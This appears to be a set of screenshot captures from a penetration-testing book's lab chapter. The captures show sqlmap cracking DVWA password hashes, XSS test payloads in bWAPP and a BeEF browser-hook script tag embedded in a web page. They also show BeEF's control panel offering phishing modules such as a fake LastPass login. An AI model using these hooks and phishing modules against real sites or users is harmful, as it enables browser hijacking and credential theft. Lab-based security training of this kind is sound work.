

Columns within the users
table of the DVWA database

```

[12:35:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:35:07] [INFO] starting 2 processes
[12:35:08] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[12:35:09] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:35:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:35:15] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
[12:35:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:35:16] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

```

user_id	user	avatar	password	last_name	first_name
1	admin	http://127.0.0.1/dvwa/hackable/users/admin.jpg	21232f297a57a5a743894a0e4a801fc3 (admin)	admin	admin
2	gordonb	http://127.0.0.1/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://127.0.0.1/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hacker
4	pablo	http://127.0.0.1/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://127.0.0.1/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
6	user	http://127.0.0.1/dvwa/hackable/users/1337.jpg	ee11cbb19052e40b07aac0ca060c23ee (user)	user	user



Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at <http://172.30.1.24/>


You can administer / configure this machine through the console here, by SSHing to 172.30.1.24, via Samba at \\172.30.1.24\\, or via phpmyadmin at <http://172.30.1.24/phpmyadmin>.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2

Log in with username = root and password = owaspbwa

owaspbwa login:



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Choose your bug:

Cross-Site Scripting - Reflected (GET)

Hack

Set your security level:

low

Set

Current: low

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

`<script>alert("Testing Reflected XSS")`

Last name:

`</script>`

Go

bWAPP

an extremely buggy web app !

[Bugs](#)[Change Password](#)[Create User](#)[Credits](#)[Blog](#)[Logout](#)

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome

Testing Reflected XSS

OK

Choose your bug:

Cross-Site Scripting - Stored (Blog) ▼

Hack

Set your security level:

low ▼

Set

Current: low

/ XSS - stored (Blog) /

Submit

Add: ☒

Show all: ☐

Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2021-10-20 13:07:31	Test

Bugs

Change Password

Create User

Credits

Blog

/ XSS - stored (Blog) /

Submit

Add: ☒

Show all: ☐

Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2021-10-20 13:07:31	Test
2	bee	2021-10-20 13:08:29	

Testing Stored XSS


OK

/ XSS - Stored (Blog) /


Add: ☒Show all: ☐Delete: ☐

Your entry was added to our blog!


#	Owner	Date	Entry
1	bee	2021-10-20 13:07:31	Test
2	bee	2021-10-20 13:08:29	



```
> Executing "sudo beef-xss"
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```



```
1 <html>
2 <head>
3 <title>Web Page</title>
4 <script src="http://192.168.42.20:3000/hook.js"></script>
5 </head>
6 <body>
7
8 <h1>This is a vulnerable web page</h1>
9 <p>We are using browser exploitation.</p>
10
11 </body>
12 </html>
```



BeEF Control Panel

127.0.0.1:3000/ui/panel#id=dXsyXo9HWvYSM

BeEF 0.5.0.0 | [Submit Bug](#) | [Logout](#)

Getting Started | Logs | Zombies | **Current Browser**

Details | Logs | Commands | Proxy | XssRays | Network

Key Value

browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebrtc	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No

Basic | Requester

Page 1 of 2

Displaying zombie browser details 1 - 50 of 80

BeEF 0.5.0.0 | [Submit Bug](#) | [Logout](#)

Getting Started | Logs | **Commands** | Proxy | XssRays | Network

Details | Logs | **Commands** | Proxy | XssRays | Network

Module Tree

Search

- Phonegap (16)
- Social Engineering (25)
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Evernote Web Clipper Login
 - Fake Flash Update
 - Fake LastPass**
 - Fake Notification Bar
 - Fake Notification Bar (Chrome)
 - Fake Notification Bar (Firefox)
 - Fake Notification Bar (IE)
 - Spoof Address Bar (data URL)
 - TabNabbing

Module Results History

i...	date	label
0	2021-10-24 21:04	command 1

Fake LastPass


Description: Displays a fake LastPass user dialog.

Id: 20


Execute

Basic | Requester


Ready



Chapter 17: Best Practices for the Real World







Browser tabs: Untitled Diagram.drawio - diag, ZeroTier - Global Area Network, ZeroTier Central

Address bar: <https://my.zerotier.com/network>

Navigation: ZEROTIER | Download | Knowledge Base | Account | **Networks** | System | API | Community | Logout

1

2 Create A Network

Your Networks

Networks: **2**
Authorized Members: **9 / 50**
Online Members: **0**

SEARCH
2 networks...

NETWORK ID	NAME↑	DESCRIPTION	SUBNET	NODES	CREATED
	SkyNet	Personal Uses only.		0 / 7	2019-10-15
	ZeroCool	Business Purposes only		0 / 2	2020-03-11

ZeroTier Control Panel

ZeroTier Address
Version 1.8.4
Status Online
Primary Port 9993
(service restart required)
Port Mapping (uPnP) ☒ Enabled

Network ID	Name
	Reconnect Forget

Insert the Network ID

[Join Network](#)

◀ 1-1 / 1 ▶

Auth?	Address	Name/Description	Managed IPs	Last Seen	Version	Physical IP
☐		(short-name) (description)	10.147.17.x	UNKNOWN	-1.-1.-1	UNKNOWN

◀ 1-1 / 1 ▶

◀ 1-1 / 1 ▶

Auth?	Address	Name/Description	Managed IPs	Last Seen	Version	Physical IP
☒		Windows 10 system (description)	10.147.17.77 10.147.17.x	ONLINE	1.6.5	

◀ 1-1 / 1 ▶